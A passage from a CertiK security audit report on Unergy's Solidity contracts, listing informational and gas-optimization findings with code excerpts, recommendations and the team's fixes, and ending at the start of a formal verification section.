837         for (uint256 i = 1; i < historicalSwaps.length; i++) {
838             uint256 projectId = historicalSwaps[i].id - 1;
```

```
895         for (uint256 i = 1; i < historicalSwaps.length; i++) {
896             uint256 x = 1;
897             uint256 projectId = historicalSwaps[i].id - x;
```

This suggests that the first project should also have the first historical swap or should never have a historical swap. However, there are no checks to guarantee this.

If the project with ID 0 ever has a historical swap that is not the first, then users would be unable to claim uWatts.

Recommendation

It is recommended to include a check that `historicalSwaps[i] > 0` or ensure that the project with ID 0 is used for the first historical swap.

Alleviation

[Unergy Team, 09/30/2023]:
The historicalSwaps structure have been removed, and we avoid the iterations of projects and holders within the `UnergyLogicReserve` , Additionally the status snapshot of a uWatt holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]:
The team resolved this finding by removing the historicalSwaps structure and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-14 | MISSING EMIT EVENTS

Category	Severity	Location	Status
Coding Style	Informational	contracts/ERC1155CleanEnergyAssets.sol (07/18-84763): 158; contracts/ERC20Project.sol (07/18-84763): 118, 124; contracts/ERC20UWatt.sol (07/18-84763): 46; contracts/ProjectsManager.sol (07/18-84763): 394, 400, 406; contracts/UnergyBuyer.sol (07/18-84763): 323, 329, 335, 341, 347; contracts/UnergyEvent.sol (07/18-84763): 110, 116, 122, 128, 144, 148, 152; contracts/UnergyLogicReserve.sol (07/18-84763): 1025, 1031, 1037	Resolved

Description

There should always be events emitted in the sensitive functions that are controlled by centralization roles.

Recommendation

It is recommended emitting events for the sensitive functions that are controlled by centralization roles.

Alleviation

[Unergy Team, 09/30/2023]:

Events have been added to sensitive functions.

- ERC1155CleanEnergyAssets
- setURI() event added
- ERC20Project
- setUnergyEventAddr() has been removed.
- setProjectsManagerAddr() has been removed.
- ERC20UWatt
- setUnergyEventAddr() has been removed.
- ProjectsManager
- setCleanEnergyAssetsAddr() has been removed.
- setUnergyEventAddr() has been removed.
- setUnergyLogicReserveAddr() has been removed.
- UnergyBuyer
- setCleanEnergyAssetsAddr() has been removed.
- setUWattsAddr() has been removed.

- setUnergyLogicReserveAddr() has been removed.
- setProjectsManagerAddr() has been removed.
- UnergyEvent
- setPermissionGranterAddr() has been moved to Common contract.
- setUnergyBuyerAddr() has been removed.
- setUnergyLogicReserveAddr() has been removed.
- setProjectsManagerAddr() has been removed.
- toggleAllowAllTransfer() event added
- addToWhiteList() event added
- removeFromWhiteList() event added
- UnergyLogicReserve
- setUnergyBuyerAddr() has been removed.
- setCleanEnergyAssetsAddr() has been removed.
- setProjectsManagerAddr() has been removed.
- UnergyData
- The configuration of all the public addresses of the contracts has been centralized in the UnergyData contract.
- setProjectsManagerAddr() event added
- setUnergyBuyerAddr() event added
- setUnergyLogicReserveAddr() event added
- setUnergyEventAddr() event added
- setUWattAddr() event added
- setCleanEnergyAssetsAddr() event added

[CertiK, 10/03/2023]:

The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-15 PULL-OVER-PUSH PATTERN IN `transferOwnership()` FUNCTION

Category	Severity	Location	Status
Logical Issue	Informational	contracts/ERC20UWatt.sol (07/18-84763): 68~70; contracts/ProjectsManager.sol (07/18-84763): 488~490; contracts/UnergyBuyer.sol (07/18-84763): 347~349; contracts/UnergyData.sol (07/18-84763): 281~283; contracts/UnergyLogicReserve.sol (07/18-84763): 1043~1045	Resolved

Description

The change of `_owner` by function `transferOwnership()` listed in some contracts overrides the previously set `_owner` with the new one without guaranteeing the new `_owner` is able to actuate transactions on-chain.

Recommendation

We advise the pull-over-push pattern to be applied here whereby a new `owner` is first proposed and consequently needs to accept the `_owner` status ensuring that the account can actuate transactions on-chain. The following code snippet can be taken as a reference:

```
address public potentialOwner;

    function transferOwnership(
        address _pendingOwner
    ) public override onlyOwner notZeroAddress(_pendingOwner) {
        potentialOwner = _pendingOwner;
        emit OwnerNominated(_pendingOwner);
    }

  function acceptOwnership() external {
      require(msg.sender == potentialOwner, 'You must be nominated as potential
owner before you can accept ownership');
      _transferOwnership(msg.sender);
      potentialOwner = address(0);
  }
```

Alleviation

[Unergy Team, 09/30/2023]:

The pull-over-push pattern is implemented over in some contracts for transferOwnership functionality.

- UnergyData
- UnergyBuyer
- UnergyLogicReserve
- ProjectsManager
- ERC20UWatt

In a future version, access to functions will depend solely on the permissions granted by the `PermissionGranter` and the multi-signature system, eliminating the need for the ownable library.

Changes have been reflected in the commit hash: a99399f4f2c7a36bdfe8f55fc4cdbd47b8167b27

[CertiK, 10/03/2023]:
The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-16 | UNUSED DEFINITIONS

Category	Severity	Location	Status
Coding Style	Informational	contracts/ProjectsManager.sol (07/18-84763): 54, 55, 68; contracts/Types.sol (07/18-84763): 124; contracts/UnergyLogicReserve.sol (07/18-84763): 38, 56, 60	Resolved

Description

The presence of unused definitions such as custom errors, events, or structs in the codebase can lead to code bloat and make the code difficult to understand. It can also make the code more difficult to maintain over time, as it can be unclear which definitions are still being used and which ones aren't.

Recommendation

It is recommended to remove any definitions that are not being used. This can help to simplify the code and make it easier to understand and maintain.

Alleviation

[Unergy Team, 09/30/2023]:
All unused definitions have been removed or is now being used.

- ProjectsManager
- Error holdersNotFound has been removed.
- Error invalidSignature has been removed.
- Error invalidBalance has been removed.
- Types
- Structure UWattStatus has been removed.
- UnergyLogicReserve
- Event ProjectCreated has been removed.
- Error ProjectDepreciationIsBiggerThanProjectValue has been removed.
- Error ProjectNotInProduction is now being used.

Changes have been reflected in the commit hash: adaad7f05d6d8b98dd4cdacbbc1d453718e925f5

[CertiK, 10/03/2023]:
The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-17 | INADEQUATE VALIDATION FOR ARRAY INDEX

Category	Severity	Location	Status
Logical Issue	Informational	contracts/ProjectsManager.sol (07/18-84763): 353; contracts/UnergyBuyer.sol (07/18-84763): 102	Resolved

Description

The condition `_index > projectMilestones.length` in the `deleteMilestoneAtIndex()` function of `ProjectsManager` contract is not sufficient to prevent an out of bounds error. If `_index` is equal to `projectMilestones.length`, an out of bounds error will still occur.

```
353         if (_index > projectMilestones.length)
354             revert IndexOutOfBounds(_index, projectMilestones.length);
```

Similarly, function `setUnergySign()` of `UnergyBuyer` contract has the same issue.

```
102         if (milestones.length < _milestoneIndex)
103             revert InvalidIndex(milestones.length, _milestoneIndex);
```

Recommendation

It is recommended to modify the condition to `_index >= projectMilestones.length` to include the case where `_index` is equal to `projectMilestones.length`. This will ensure that the function does not attempt to access an element outside the bounds of the `projectMilestones` array.

```
353         if (_index >= projectMilestones.length)
354             revert IndexOutOfBounds(_index, projectMilestones.length);
```

Alleviation

[Unergy Team, 09/30/2023]:

We have concluded that we can disregard the `deleteMilestone()` function, which has been removed from the ProjectsManager contract. The validation for removing a milestone from the array has also been removed.

[CertiK, 10/03/2023]:

The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-18 | TYPOS

Category	Severity	Location	Status
Coding Style	Informational	contracts/ERC1155CleanEnergyAssets.sol (07/18-84763): 176; contracts/Types.sol (07/18-84763): 91; contracts/UnergyBuyer.sol (07/18-84763): 156; contracts/UnergyData.sol (07/18-84763): 27; contracts/UnergyEvent.sol (07/18-84763): 98; contracts/UnergyLogicReserve.sol (07/18-84763): 36, 475, 635, 739	Resolved

Description

There are typos in the codebase:

- "transfered" is supposed to be "transferred"
- "_stableCoindAddr" is supposed to be "_stableCoinAddr"
- "beacause" is supposed to be "because"
- "posibility" is supposed to be "possibility"
- "uWattStatusSnaptshots" is supposed to be "uWattStatusSnapshots"
- "necesary" is supposed to be "necessary"
- "mantainerAddress" is supposed to be "maintainerAddress"
- "acording" is supposed to be "according"
- "underliying" is supposed to be "underlying"

Typos in the codebase can cause errors and make the code difficult to read and understand. Therefore, it is important to identify and correct any typos.

Recommendation

It is recommended to correct the typos in the codebase.

Alleviation

[Unergy Team, 09/30/2023]:
All typos found have been corrected.

- ERC1155CleanEnergyAssets
  - `transferred` typo has been corrected.
- Types

    - `possibility` typo has been removed.
- UnergyBuyer
    - `_stableCoinAddr` typo has been removed.
- UnergyData
    - `uWattsStatusSnapshot` typo has been removed.
- UnergyEvent
    - `necessary` typo has been corrected.
- UnergyLogicReserve
    - `maintainerAddress` typo has been corrected.
    - `transferred` typo has been corrected.
    - `according` typo has been removed.
    - `underlying` typo has been removed.

Changes have been reflected in the commit hash: 418ed9b00ef3d70296ec09c43c314509931e8680

[CertiK, 10/03/2023]:
The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ERC-01 | PURPOSE OF `createGeneralEnergyAsset()`

Category	Severity	Location	Status
Design Issue	Informational	contracts/ERC1155CleanEnergyAssets.sol (07/18-84763): 43	Resolved

Description

The auditing team would like to know the purpose of the function `createGeneralEnergyAsset()` as the general energy asset was already created in the constructor.

```
33      constructor() ERC1155("") {
34          _setApprovalForAll(address(this), msg.sender, true);
35          _createGeneralEnergyAsset("Energy");
36      }
```

Also, the comments for `createGeneralEnergyAsset()` state the function will be called exactly once, but there is no restriction for the function to be called multiple times.

Recommendation

It is recommended to remove this function if the general energy asset is only meant to be created once.

Alleviation

[Unergy Team, 09/30/2023]:

The `_createGeneralEnergyAsset()` function is made internal and is called from the constructor function of the `ERC1155CleanEnergyAssets` contract.

Changes have been reflected in the commit hash: ffb813ac5530811379590430dec66814248c307b

[CertiK, 10/03/2023]:

The team resolved this issue by updating the `_createGeneralEnergyAsset()` function to be called in the constructor and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

GLOBAL-01 | POTENTIAL ISSUES WITH PROJECT DESIGN

Category	Severity	Location	Status
Design Issue	Informational		Resolved

Description

The auditing team has the following questions about the project's design:

1. How does additional funding for a project get handled?
   For example, if the installer requires more funding for a milestone or if a project is in production but an issue occurs which requires finding to fix. How are these situations handled?
2. What happens if a project is funded but fails to go into production?
   For example, the installer decides to abandon the project partway through or if a project is cancelled for any reason. The bought pWatts cannot be converted to uWatts as that requires the project to be fully signed, so what happens in this situation? Will investors simply lose their investment?
3. What happens if a project in production is no longer able to produce energy?
   For example, external forces may destroy or take control of a project from Unergy. In this situation, is there any remediation for investors?

Recommendation

It is recommended to implement functionality to mitigate the above issues.

Alleviation

[Unergy Team, 08/04/2023]:
We are currently evaluating what the protocol behavior should be when additional funding is required in the INSTALLATION phase of a Project; and will get back to you as soon as we define it.

On the other hand, if the funding is required for a maintenance or fix during the operational phase of the Project (point 2), it would be handled through Maintenance milestones. In this case, no external funding is required since the money used to pay the Maintenance Milestones comes from the Reserve's maintenance fund.

Regarding the concern about the cancellation of abandonment of a Project (points 3 and 4), the expected behavior is that pWatt holders should be able to claim back the USDT used to pay for the pWatts that they acquired, that had not been disbursed previously to the installer. This should be straightforward to calculate as pWatt_qty * pWatt_price * (100 - disbursed_perc) / 100 and where disbursed_perc is calculated as the sum of the percentages of the milestones that were validated and disbursed to the installer's wallet. This scenario was not previously considered in the protocol design and will be implemented soon. We will update you with the commit hash once we do it. That is, we acknowledge that there exist the risk of fund loss in the case that the installer company fails to complete the project. This risk should be handled both by the

community and the Unergy team in order to choose installation companies that have a proper technical background and reputation.

Finally, regarding points 5 and 6, these scenarios would be represented as a full instantaneous depreciation of the asset; which would impact the protocol by causing a uWatt price drop. This is because the uWatt reference prince is calculated as the sum of the value of all the Reserve's assets divided by the uWatt total supply. Hence, this risk is dilluted among all uWatt holders. If there's any residual value of the Project, and it is monetized, it would be reported as a Project income and then would be used to originate future projects, partially reducing the impact of this loss.

[Unergy Team, 08/04/2023]:
We should add to the previous comment that the price-drop in the uWatt price is temporary, due to the fact that, by design, every depreciation should be compensated by the protocol. Eventually, new assets would be originated to compensate the lost asset and the uWatt reference price would go back to normal.

[Unergy Team, 09/30/2023]:
What happens if a project is funded but fails to go into production?

The `refund()` functionality has been added and can be called by a user when the project has the `INREFUND` status and also the user has `pWatts` of the cancelled project.

[CertiK, 10/08/2023]:
In the recent implementation update, several areas of concern have emerged:

1. The `_refund()` function currently lacks verification of the refund amount, an issue highlighted as **UBA-01-Potential Overpayment During _refund()**. Moreover, the refund calculation is based on the present project fund, which can be altered by privileged accounts. What is the rationale behind this approach?
2. The prior safeguard, `maxPWattsToAllowASwap`, has been omitted. If pWatts aren't purchased in sufficient quantities, this could potentially enable the project admin to acquire an inflated amount of uWatt during the swap process. Could you shed light on the intent behind this modification?
3. Given that the uWatt reward determination occurs off-chain, users will receive their rewards in a more passive manner. Could you provide insights into how rewards are computed for each uWatt holder?

[Unergy Team, 10/27/2023]:

1. The present project fund is stored in the variable `projectPresentFundingValue`, This variable is modified by three different functions located in various contracts: a. `UnergyBuyer.sol` : `_installerPayment()` : Updates `presentProjectFundingValue` by deducting the payment made to the installer from its current value. b. `UnergyLogicReserve.sol` : `_pWattsTransferUnergyBuyer()` : Updates `presentProjectFundingValue` by adding the amount in stableCoin, which is the product of the pWatts purchased by the reserve in the project, to its current value.

`_pWattsTransferAnyUser()` : Updates `presentProjectFundingValue` by adding the current value to the amount in stableCoin, which is the product of the pWatts purchased by a user in the project.

None of these three functions allows deliberate modification of the `projectPresentFundingValue` variable.

Permission to access the `setPresentProjectFundingValue()` function from `UnergyData.sol` contract will only be granted to the respective contracts that call the variable update. Consequently, it cannot be altered by a public address other than the Unergy contracts and can only be called during an installer payment or a pWatts purchase.

In the future, permissions for accessing functions will be granted through a governance system, where the allocation of roles and access to functions can be controlled in a more transparent manner.

2. `maxPWattsToAllowASwap` was removed because it is a condition that is implicit in the protocol's operation. A project cannot be swapped unless all installation milestones have been paid for. The only way to pay for all installation milestones is for a project to be sold in its entirety. Consequently, the admin user will be left without pWatts before the `swap()` takes place.

3. You can view the uWatts Claim service through its C4 model at the following link: UWatt Claim C4 model

The calculation of rewards for each user begins by listening to all contract events from the Listeners Service published on a server. All observed events are then sent to the `Queue Service` , which delegates each event to another service, depending on its type.

When a uWatt Transfer event arrives at the `Queue Service`, it is directed to the` Transfer Service `. The` Transfer Service `then requests information from the` uWatt Holders Service `, which, in turn, queries the` balanceOf(userAddress) `in the` ERC20uWatt.sol` contract.

The `uWatt Holders Service` returns this data to the `Transfer Service` , which then makes a request to the database to store this balance.

This process ensures that all uWatt holder's balances are kept up to date in the database.

To initiate a `swap()` , an administrator user calls the `requestSwap()` function from the `UnergyLogicReserve.sol` contract.

This execution generates an event called `swapRequested` , which is monitored by the `Listener Service` , the event is then sent to the `Queue Service` and subsequently delegated to the `Swap Service` .

In the `Swap Service` , the `ERC20UWatt.sol` contract is queried for the `totalSupply()` , this value is stored in the database and is then forwarded to the `uWatt Holders Service` .

The `uWatt Holders Service` calculates the claimable balance for each user who owns uWatts up to that point, using the `totalSupply()` and the `balanceOf(userAddress)` for each user.

This service stores the claimable balance of each user in the database. Finally, the `Swap Service` sends a request to the `Communicator Service` to call the `swapToken()` function in the `UnergyLogicReserve.sol` contract, executing the swap for all the holders of the project above.

At this stage, all uWatt holders can claim their rewards on the swapped project.

To claim their reward, a user can call either the `requestClaim()` or `requestClaimForUser()` function from the `UnergyLogicReserve.sol` contract.

These functions emit the `ClaimRequested` event, which is observed by the `Listener Service` , the event is then sent to the `Queue Service` and delegated to the `Claim Service` . The `Claim Service` queries the available claim amount for the

user in the database, and this information is passed to the `Communicator Service` .

The `Communicator Service` calls the `ClaimUWatts(user address, claimAmount)` function, using the user's public address and the amount to be claimed as input parameters. This function transfers the uWatts from the `UnergyBuyer.sol` contract to the user.

The formula used to calculate a user's uWatts reward is:

claimableAmount = U * P

U = uWatt.balanceOf(UnergyBuyer) after swap

P = Balance of the user's percentage of totalSupply before swap

[CertiK, 10/31/2023]:
Thank you for the comprehensive overview of the Unergy project's funding mechanisms, swap prerequisites, and the intricacies of the uWatts claim service. Documenting such specifics is advisable to ensure clarity and transparency in the process.

ULR-07 | INCONSISTENT LOGIC FOR `_lastImportantSnapshot`

Category	Severity	Location	Status
Inconsistency	Informational	contracts/UnergyLogicReserve.sol (07/18-84763): 678	Resolved

Description

In the function `_calcUWattsToClaim()` of contract `UnergyLogicReserve`, it requires the last claimable important snapshot according to the variable name.

```
676     function _calcUWattsToClaim(
677         uint256 _unergyBalance,
678         UWattsStatusSnapshot memory _lastImportantSnapshot,
679         uint256 _index,
680         uint256 uWattDecimals
681     ) internal view returns (uint256) {
682         uint256 accumulatedSupply = _accumulatedSupplyAtIndex(_index);
683 
684         uint256 resDiv = MathUpgradeable.mulDiv(
685             _lastImportantSnapshot.balance,
686             10 ** uWattDecimals,
687             accumulatedSupply
688         );
689 
690         uint256 res = MathUpgradeable.mulDiv(
691             _unergyBalance,
692             resDiv,
693             10 ** uWattDecimals
694         );
695 
696         return res;
697     }
```

However, calling functions pass the first important snapshot to call `_calcUWattsToClaim()`.

```
852                     (
853                         bool wasFoundFirstImportant,
854                         UWattsStatusSnapshot memory importantSn
855                     ) = _getFirstImportantSnapshotByProjectId(
856                             holderSnapshots,
857                             projectId
858                         );
859
860                     if (!wasFoundLastSn || !wasFoundFirstImportant) continue;
861
862                     ERC20Abs uWatt = ERC20Abs(unergyData.getUWattAddress());
863
864                     uWattsToClaim += _calcUWattsToClaim(
865                         uWattsUnergy,
866                         importantSn,
867                         i,
868                         uWatt.decimals()
869                     );
```

This could lead to incorrect calculation of the `uWattsToClaim` value, as it may not take into account the changes in the balance of the `uWatts` between the first and last important snapshots.

Recommendation

It is recommended to use the correct snapshot.

Alleviation

[Unergy Team, 09/30/2023]:

The `calcUWattsToClaim()` function has been removed, and the claiming functionality is now handled by an external service.

[CertiK, 10/03/2023]:

The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

UNR-01 | PURPOSE OF `exchangeUWattPerPWatt()`

Category	Severity	Location	Status
Design Issue	Informational	contracts/UnergyLogicReserve.sol (10/26-e93fdc): 892	Resolved

Description

The auditing team would like to ask about the purpose of the function `exchangeUWattPerPWatt()`. This function allows the caller to exchange any amount of uWatts for any amount of pWatts. As uWatts are meant to be a stablecoin while the price of pWatts depends on the associated project, this can lead to possible financial manipulation by the caller.

Recommendation

It's recommended to remove the function as it could manipulate the price.

Alleviation

[Unergy Team, 11/04/2023]: `exchangeUWattPerPWatt()` method has been removed from `UnergyLogicReserve.sol` contract.

Changes have been reflected in the commit hash: 10b55151be4cb3993e4d038e2d26f411fc68a939.

[CertiK, 11/07/2023]:
The team resolved the issue by removing the `exchangeUWattPerPWatt()` function and changes were included in the commit 7374a687453de1a8af1bff37832232b434cbaab9.

OPTIMIZATIONS | UNERGY AUDIT

ID	Title	Category	Severity	Status
CON-21	Inefficient Memory Parameter	Inconsistency	Optimization	Resolved
ERE-01	State Variable Should Be Declared Constant	Coding Issue	Optimization	Resolved
PGA-01	Unnecessary Storage Read Access In For Loop	Coding Issue	Optimization	Resolved
PMA-01	Unused State Variable	Coding Issue	Optimization	Resolved
PMA-02	Redundant Code	Coding Style	Optimization	Resolved
PMA-04	Duplicate `approveSwap()` Call	Code Optimization	Optimization	Resolved
ULR-17	Code Inefficiency In `_claimUWatt()`	Code Optimization	Optimization	Resolved
UNE-01	Redundant `project` Update In `_customSwap()` Function	Gas Optimization	Optimization	Resolved

CON-21 | INEFFICIENT MEMORY PARAMETER

Category	Severity	Location	Status
Inconsistency	Optimization	contracts/Abstracts.sol (10/26-e93fdc): 64; contracts/ERC1155CleanEnergyAssets.sol (10/26-e93fdc): 145; contracts/PermissionGranter.sol (10/26-e93fdc): 63, 147	Resolved

Description

One or more parameters with `memory` data location are never modified in their functions and those functions are never called internally within the contract. Thus, their data location can be changed to `calldata` to avoid the gas consumption copying from calldata to memory.

```
63      function createProjectEnergyAsset(
```

`createProjectEnergyAsset` has memory location parameters: `tokenName`.

```
145      function setURI(string memory _newUri) public whenNotPaused onlyOwner {
```

`setURI` has memory location parameters: `_newUri`.

```
60      function setPermission(
```

`setPermission` has memory location parameters: `_fname`.

```
144      function getPermission(
```

`getPermission` has memory location parameters: `_fname`.

Recommendation

We recommend changing the parameter's data location to `calldata` to save gas.

- For Solidity versions prior to 0.6.9, since public functions are not allowed to have calldata parameters, the function visibility also needs to be changed to `external`.
- For Solidity versions prior to 0.5.0, since parameter data location is implicit, changing the function visibility to `external` will change the parameter's data location to calldata as well.

Alleviation

[Unergy Team, 11/04/2023]: Memory access has been replaced with `calldata` read to optimize gas usage.

* `ERC1155CleanEnergyAssets.sol` contract on `_tokenName` input parameter of the `createProjectEnergyAsset()` function.
* `ERC1155CleanEnergyAssets.sol` contract on `_newURI` input parameter of the `setURI()` function.
* `PermissionGranter.sol` contract on `_fname` input parameter of the `setPermission()` function.
* `PermissionGranter.sol` contract on `_fname` input parameter of the `getPermission()` function.

Changes have been reflected in the commmit hash: b50d1e6726940d491b7c5b39a79ff2b895de0752.

[CertiK, 11/07/2023]:
The team heeded the advice to resolve the issue and changes were included in the commit 7374a687453de1a8af1bff37832232b434cbaab9.

ERE-01 | STATE VARIABLE SHOULD BE DECLARED CONSTANT

Category	Severity	Location	Status
Coding Issue	Optimization	contracts/ERC1155CleanEnergyAssets.sol (09/30-83d50): 19, 20	Resolved

Description

State variables that never change should be declared as `constant` to save gas.

```
19      uint256 public recDecimals = 18;
```

- `recDecimals` should be declared `constant`.

```
20      uint256 public energyDecimals = 18;
```

- `energyDecimals` should be declared `constant`.

Recommendation

We recommend adding the `constant` attribute to state variables that never change.

Alleviation

[Unergy Team, 10/27/2023]:

The `constant` attribute has been added to state variables that never change.

- `recDecimals`
- `energyDecimals`

Changes have been reflected in the commit hash: adb10b32572e17e85781584aa2da5b68f28ad321

PGA-01 | UNNECESSARY STORAGE READ ACCESS IN FOR LOOP

Category	Severity	Location	Status
Coding Issue	Optimization	contracts/PermissionGranter.sol (09/30-83d50): 70, 216, 239	Resolved

Description

The for loop contains repeated storage read access in the condition check. Given that the ending condition does not change in the for loop, the repeated storage read is unnecessary, and its associated high gas cost can be eliminated.

```
70          for (uint256 i; i < owners.length; i++) {
```

Loop condition `i < owners.length` accesses the `length` field of a storage array.

```
216             for (uint256 i; i < owners.length; i++) {
```

Loop condition `i < owners.length` accesses the `length` field of a storage array.

```
239          for (uint256 i; i < owners.length; i++) {
```

Loop condition `i < owners.length` accesses the `length` field of a storage array.

Recommendation

Storage access costs substantially more gas than memory and stack access. We recommend caching the variable used in the condition check of the for loop to avoid unnecessary storage access.

Alleviation

[Unergy Team, 10/27/2023]:

All loops were removed from the `PermissionGranter.sol` contract. These loops were used for counting signatures in the multi-signature. The multi-signature has also been removed from the `PermissionGranter.sol` contract and is now a part of an external contract created with Gnosis-Safe{Wallet}. Changes have been reflected in the commit hash: d45c9ce3f7bc0b423ab71d8296c76b5a97212425

PMA-01 | UNUSED STATE VARIABLE

Category	Severity	Location	Status
Coding Issue	Optimization	contracts/ProjectsManager.sol (09/30-83d50): 44	Resolved

Description

Some state variables are not used in the codebase. This can lead to incomplete functionality or potential vulnerabilities if these variables are expected to be utilized.

Variable `signatures` in `ProjectsManager` is never used in `ProjectsManager`.

```
44      mapping(address => bool[2]) private signatures;
```

Recommendation

It is recommended to ensure that all necessary state variables are used, and remove redundant variables.

Alleviation

[Unergy Team, 10/27/2023]: The `signatures` mapping has been removed from the `ProjectsManager.sol` contract. Changes have been reflected in the commit hash: b2f1776c9142d5554da5eac1893f4df78a82313e

PMA-02 | REDUNDANT CODE

Category	Severity	Location	Status
Coding Style	Optimization	contracts/ProjectsManager.sol (09/30-83d50): 282	Resolved

Description

In the `addProjectHolder()` function of the `ProjectsManager` contract, there's a potential inefficiency that doesn't appear to have any utility.

```
282         getProject(_projectAddress);
```

Specifically, the line at 282 is redundant. This line calls the `getProject()` function, which typically is used to retrieve information about a project based on the provided `_projectAddress`.

However, the result of this function call isn't stored or utilized in any way within the `addProjectHolder()` function.

Such a call can consume unnecessary gas without providing any benefits, leading to increased costs when invoking this function.

If the call is meant to ensure the project exists, then the modifier `ifProjectExists()` can instead be used.

Recommendation

It's advisable to remove the redundant code to make the function more efficient and the code clearer. The modifier `ifProjectExists()` should also be added as a replacement.

Alleviation

[Unergy Team, 10/27/2023]:

The `getProject()` function call has been removed, and the `ifProjectExist` modifier has been included. Changes have been reflected in the commit hash: 6acdd92cf07fc2e171fdb728e2df3145bd6823f4

PMA-04 | DUPLICATE `approveSwap()` CALL

Category	Severity	Location	Status
Code Optimization	Optimization	contracts/ProjectsManager.sol (09/30-83d50): 206~212	Resolved

Description

In the `ProjectsManager` contract's `configureProject()` function, the `approveSwap()` invocation at line #206 is redundant. This is because the swap approval has already been executed during the transfer of `pWatt` in the `afterTransferReceipt()` function within the `UnergyEvent` contract.

```
206         success = erc20Project.approveSwap(
207             _projectInput.operator,
208             unergyData.unergyLogicReserveAddress(),
209             _projectInput.totalPWatts
210         );
211
212         if (!success) revert ApproveSwapFailed();
```

```
function afterTransferReceipt(
    address _origin,
    address _from,
    address _to,
    uint256 _amount
)
    external
    hasRoleInPermissionGranter(
        msg.sender,
        address(this),
        "afterTransferReceipt"
    )
{
            ...
            // it is necessary to allow the swap of the project token to uWatt
            ERC20Project(_origin).approveSwap(
                _to,
                unergyData.unergyLogicReserveAddress(),
                type(uint256).max
            );
```

Recommendation

It's recommended to remove the duplicate `approveSwap()` invocation to save gas.

Alleviation

[Unergy Team, 10/27/2023]: The duplicate call to the `approveSwap()` on the `configureProject()` function has been removed. Changes have been reflected in the commit hash: b3ebd8a96178cace0c45a559f4b2f98fb778bc92

[CertiK, 10/30/2023]: The team has indeed eliminated all instances of the `approveSwap()` invocation from the `configureProject()` function, as reflected in commit b3ebd8a96178cace0c45a559f4b2f98fb778bc92 .

However, in doing so, the essential `approveSwap()` call, which grants the requisite allowance to the current contract, was also removed. This omission may lead to an allowance shortfall during subsequent transfers. This concern is also highlighted in a separate finding.

ULR-17 | CODE INEFFICIENCY IN `_claimUWatt()`

Category	Severity	Location	Status
Code Optimization	Optimization	contracts/UnergyLogicReserve.sol (07/18-84763): 926	Resolved

Description

In the function `_claimUWatt()`, if the `wasFoundLastSn` value is false, it will continue process in the inner loop starting from line#917, which is unnecessary and can lead to gas inefficiencies. Instead, the function should skip the inner loop and continue processing in the outer loop.

```
895         for (uint256 i = 1; i < historicalSwaps.length; i++) {
896             uint256 x = 1;
897             uint256 projectId = historicalSwaps[i].id - x;
898
899             (bool wasFoundLastSn, ) = _getLastSnapshotByProjectId(
900                 holderSnapshots,
901                 projectId
902             );
903
904             while (!wasFoundLastSn) {
905                 projectId = historicalSwaps[i].id - x;
906
907                 (wasFoundLastSn, ) = _getLastSnapshotByProjectId(
908                     holderSnapshots,
909                     projectId
910                 );
911
912                 if (projectId == 0) break;
913
914                 x++;
915             }
916
917             for (uint256 j; j < holderSnapshots.length; j++) {
918                 (
919                     bool wasFoundFirstImportant,
920                     UWattsStatusSnapshot memory importantSn
921                 ) = _getFirstImportantSnapshotByProjectId(
922                         holderSnapshots,
923                         projectId
924                     );
925
926                 if (!wasFoundLastSn || !wasFoundFirstImportant) continue;
```

Recommendation

It's recommended to optimize the code inefficiency.

Alleviation

[Unergy Team, 09/30/2023]:

The `_claimUWatt()` function has been removed, and the status snapshot of a uWatt holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]:

The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

UNE-01 REDUNDANT `project` UPDATE IN `_customSwap()` FUNCTION

Category	Severity	Location	Status
Gas Optimization	Optimization	contracts/UnergyLogicReserve.sol (12/27-9c6b03): 787~790	Resolved

Description

In the most recent update encapsulated by the commit at `9c6b03b094322bd8c6b5ca79b651f951434e9129`, the code adjustments have omitted the mechanisms for altering the `pWattSupply` and `swapFactor` of a project. Given that these changes are in line with the latest design blueprint, it would be superfluous to persist in updating the `project` within the `_customSwap()` function of the `UnergyLogicReserve` contract, as the `project`'s attributes no longer undergo any modification.

```
764     function _customSwap(
765         ERC20Abs pWatt,
766         Project memory project,
767         address _userAddr,
768         uint256 holderPWatts,
769         uint256 _swapFactor
770     ) internal {
771         uint256 uWattsUnergy;
772         address projectAddress = address(pWatt);
773 
774         IERC20Upgradeable(projectAddress).safeTransferFrom(
775             _userAddr,
776             address(this),
777             holderPWatts
778         );
779 
780         uint256 uWattsPerHolder = _swap(
781             _userAddr,
782             holderPWatts,
783             _swapFactor,
784             pWatt
785         );
786 
787         ProjectsManager(unergyData.projectsManagerAddress()).updateProject(
788             projectAddress,
789             project
790         );
791 
792         if (_userAddr == unergyData.unergyBuyerAddress()) {
793             uWattsUnergy = uWattsPerHolder;
794         }
795 
796         emit TokenSwapped(projectAddress, uWattsUnergy);
797     }
```

Recommendation

It is advisable to verify the present implementation and, if the recent modifications are deliberate, eliminate the invocation of `updateProject()`.

Alleviation

[Unergy Team, 03/19/2024]:

The `updateProject()` function call has been removed from the `_customSwap()` function. The changes have been incorporated into the commit hash: 67d39f9b00a28627c34a14b7d32c13c364c9f427.

FORMAL VERIFICATION | UNERGY AUDIT

Formal guarantees about the behavior of smart contracts can be obtained by reasoning about properties relating to the entire contract (e.g. contract invariants) or to specific functions of the contract. Once such properties are proven to be valid, they guarantee that the contract behaves as specified by the property. As part of this audit, we applied formal verification to prove that important functions in the smart contracts adhere to their expected behaviors.

Considered Functions And Scope

In the following, we provide a description of the properties that have been used in this audit. They are grouped according to the type of contract they apply to.

Verification of ERC-20 Compliance

We verified properties of the public interface of those token contracts that implement the ERC-20 interface. This covers

- Functions `transfer` and `transferFrom` that are widely used for token transfers,
- functions `approve` and `allowance` that enable the owner of an account to delegate a certain subset of her tokens to another account (i.e. to grant an allowance), and
